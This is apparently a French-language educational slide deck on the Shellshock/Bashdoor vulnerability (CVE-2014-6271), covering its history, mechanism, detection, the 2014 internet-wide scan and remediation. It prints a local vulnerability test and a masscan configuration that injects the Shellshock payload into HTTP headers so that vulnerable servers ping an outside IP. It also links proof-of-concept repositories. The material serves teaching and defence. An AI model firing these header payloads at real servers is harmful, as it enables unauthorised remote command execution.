CYBERCONTAINMENT 2

- THE SHELL THAT SHOCKED -

CVE-2014-6271, SHELLSHOCK/BASHDOOR

Arch0nte – 04/2020

BASHDOOR ∈ SHELLSHOCK : LA DIFFÉRENCE

- **Bashdoor** est le nom donné à la première CVE, découverte le 12 septembre 2014 et divulguée le 24(**CVE-2014-6271**). Il s'agit d'une faille dans Bash (version 1.19 jusqu'à 4.3 soit de 1994 à 2014) permettant d'obtenir un shell sous certaines conditions.

- **Shellshock** est le nom donné à toute une famille de failles liées au problème original et découverts dans les jours suivants. (**CVE-2014-6271**, CVE-2014-6277, CVE-2014-6278, CVE-2014-7169, CVE-2014-7186, CVE-2014-7187). Toutes ces failles concernent des problèmes dans la manière dont Bash traite les fonctions exportées depuis des variables d'environnement.

- Cette famille de vulnérabilités a été jugée comme une des plus importantes jamais découvertes en raison de sa criticité et du nombre colossal de systèmes touchés.


RAPPELS SUR BASH

- Bourne-Again Shell est un interpréteur en ligne de commande.
  C'est l'interpréteur par défaut de la plupart des OS comme par exemple les OS Unix-like comme les systèmes **Linux** (et donc l'Ubuntu intégré à Windows 10) mais également MAC OS jusqu'à octobre dernier (Catalina).

- Le projet a fêté ses **30** ans en juin 2019.

- **Si vous avez tapé une ligne de commande dans votre vie, il y a de fortes chances pour que ça ait été dans un interpréteur Bash.**

SEPTEMBRE 2014, HISTORIQUE DES ÉVÈNEMENTS



BASHDOOR, EXPLICATIONS GÉNÉRALES

- C'est une faille qui permet à un utilisateur de faire de **l'élévation de privilèges** (de niveau 0 à niveau 1). Un utilisateur peut donc **exécuter des commandes** dans ce nouveau shell.

- Cela a permis de transformer des serveurs vulnérables en **botnets** permettant de scanner des vulnérabilités ou d'effectuer des DdOS.

- La criticité de ce bug est l'une des plus sévères jamais mesurée, Shellshock étant souvent comparée à Heartbleed
(*Plus de 20 % de la section « Histoire » de Bash sur Wikipedia est consacrée à Bashdoor*).

Figure 1 : présentation de l'échelle des privilèges

COMMENT ÇA MARCHE EXACTEMENT ?

- Le problème vient de l'exportation de fonction via la définition des **variables d'environnement** (*Path, editor, pwd, …*). Le problème est présent lorsqu'un utilisateur peut créer des variables d'environnement et qu'une nouvelle instance de Bash est lancée (afin que cette table soit lue).

- Lors de la création d'une nouvelle instance de Bash, celle-ci lit la liste des variables d'environnement et les définit en suivant le code donné au moment de la définition de la variable. Sauf que, quand la variable définie est une fonction, Bash ne s'arrêtait pas à la fin du corps de celle-ci mais continuait à lire après, **en exécutant ce code**. De plus, Bash ne vérifie absolument pas l'origine de ces variables ni leur contenu. On peut donc définir une variable d'environnement qui, dès la liste des variables d'environnement lue, lance du code malicieux.

COMMENT DÉTECTER LE PROBLÈME ?

- Pour tester si la version de Bash est vulnérable à Bashdoor :
  $ env x="() { sans importance;}; *echo VULN*" bash -c "echo coucou"

NB : N'exécutez **jamais** de code donné par des étrangers sur le net si vous ne savez pas exactement ce qu'il fait !

- Si Bash renvoie « VULN », le système est vulnérable. Pour les autres vulnérabilités Shellshock, les scripts de test sont disponibles sur : https://www.minttm.com/takeover-shellshocker-net

- Explications :
  - () sert à expliquer à Bash que la variable d'environnement x est en réalité une défintion de fonction.
  - { sans importance;} est le corps de notre fonction (qui ne sera jamais appelée).
  - Le *payload*, c'est-à-dire tout le code entre le **;** et les ", est donc lu et exécuté lors de « bash –c » (qui ouvre une nouvelle instance de Bash).

COMMENT DÉTECTER LE PROBLÈME ? – MISE EN SITUATION (1/2)

On met en place un environnement utilisant une ancienne version de Bash, vulnérable à la faille, ici Bash 3.2.0 (< 4.3) sur une machine virtuelle Kali Linux et on le compare avec un Ubuntu de Windows 10 for developpers à jour.




Figure 2 : VM Kali avec une version de Bash vulnérable à Bashdoor




Figure 3 : Ubuntu sous Windows 10 avec une version de Bash non vulnérable

COMMENT DÉTECTER LE PROBLÈME ? – MISE EN SITUATION (2/2)

On effectue ici nos tests directement depuis un shell sur la machine cible.

Les vecteurs d'attaques plus réalistes (depuis une page Web) sont présentés juste après




Figure 4 : Démonstration d'une exécution d'un ping depuis un user quelconque




Figure 5 : Démonstration du niveau d'exécution du payload

Comme on le voit figure 5, sans faille supplémentaire permettant de faire une élévation de privilèges pour passer de user à root, cette attaque, bien qu'inquiétante ne peut pas faire tant de dégâts que ça **si elle est seule** (mais les attaques le sont rarement ☹).


COMMENT EXPLOITER LA FAILLE EN SITUATION RÉELLE?

- Source 24/09/2014 : https://blog.erratasec.com/2014/09/bash-shellshock-scan-of-internet.html#.VCNyvfmSx8E

Il s'agit de forger des paquets dans lesquels les headers contiennent notre payload :

```
target = 0.0.0.0/0
port = 80
banners = true
http-user-agent = shellshock-scan (http://blog.erratasec.com/2014/09/bash-shellshock-scan-
of-internet.html)
http-header = Cookie:() { :; }; ping -c 3 209.126.230.74
http-header = Host:() { :; }; ping -c 3 209.126.230.74
http-header = Referer:() { :; }; ping -c 3 209.126.230.74
```

Figure 6 : Contenu de la requête envoyée aux serveurs cibles



12.61.84	209.126.230.74	ICMP	Echo (ping) request	id=0x8960, seq=12/3072, ttl=45
88.1.26	209.126.230.74	ICMP	Echo (ping) request	id=0x0456, seq=8/2048, ttl=47
3.219.23	209.126.230.74	ICMP	Echo (ping) request	id=0x2764, seq=6/1536, ttl=51
114.145.159	209.126.230.74	ICMP	Echo (ping) request	id=0x8039, seq=10/2560, ttl=47
3.219.23	209.126.230.74	ICMP	Echo (ping) request	id=0xe763, seq=13/3328, ttl=51
47.225.138	209.126.230.74	ICMP	Echo (ping) request	id=0xc601, seq=14/3584, ttl=51
3.219.23	209.126.230.74	ICMP	Echo (ping) request	id=0x4d64, seq=2/512, ttl=51
3.219.23	209.126.230.74	ICMP	Echo (ping) request	id=0xf263, seq=13/3328, ttl=51
12.61.84	209.126.230.74	ICMP	Echo (ping) request	id=0x8960, seq=13/3328, ttl=45
88.1.26	209.126.230.74	ICMP	Echo (ping) request	id=0x0456, seq=9/2304, ttl=47
47.225.138	209.126.230.74	ICMP	Echo (ping) request	id=0x3703, seq=1/256, ttl=51
3.219.23	209.126.230.74	ICMP	Echo (ping) request	id=0x2764, seq=7/1792, ttl=51
114.145.159	209.126.230.74	ICMP	Echo (ping) request	id=0x8039, seq=11/2816, ttl=47
3.219.23	209.126.230.74	ICMP	Echo (ping) request	id=0x5e64, seq=1/256, ttl=51
3.219.23	209.126.230.74	ICMP	Echo (ping) request	id=0xe763, seq=14/3584, ttl=51
7.225.138	209.126.230.74	ICMP	Echo (ping) request	id=0xc601, seq=15/3840, ttl=51

Figure 7 : Extrait de la capture Wireshark des ping request envoyés par les serveurs cibles

COMMENT RÉPARER LE PROBLÈME ?

- Côté Chet Ramey : **Modifier** la manière dont **l'exportation de fonctions** interprète les variables d'environnement servant à définir des fonctions afin que l'interprétation se stoppe bien à la fin de la définition de la fonction.

- Côté utilisateur : **Mettre à jour Bash** (version postérieure à 4.3) **ET** vérifier que les services utilisés ont bien fait la mise à jour de leur environnement Bash. Fun fact, en 2019, le MacBook d'un ami dont le Bash n'avait jamais été mis à jour était encore vulnérable à Bashdoor ;).

CONCLUSION

- Bashdoor a été la porte d'entrée à une des familles de vulnérabilités les plus critiques de ces dernières années.
- Le problème vient d'une erreur, lors du développement en 1994, dans la manière dont le shell exporte des variables d'environnement définissant des fonctions.
- Le seul moyen d'empêcher ce genre de bug est un développement plus rigoureux, voire test-oriented, mais surtout de faire des revues du code plus ancien de l'application.

BIBLIOGRAPHIE

- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
- https://www.nes.fr/fr/securitylab/vulnerabilite-critique-sur-bash-cve-2014-6271-shellshock/
- https://www.minttm.com/takeover-shellshocker-net
- https://fedoramagazine.org/shellshock-how-does-it-actually-work/
- https://blog.erratasec.com/2014/09/bash-shellshock-scan-of-internet.html#.VCNyvfmSx8E
- https://github.com/mubix/shellshocker-pocs

- Pour les plus motivés : https://www.root-me.org/fr/Challenges/Realiste/SamBox-v2

- Si vous avez des questions : archonte@hackademint.org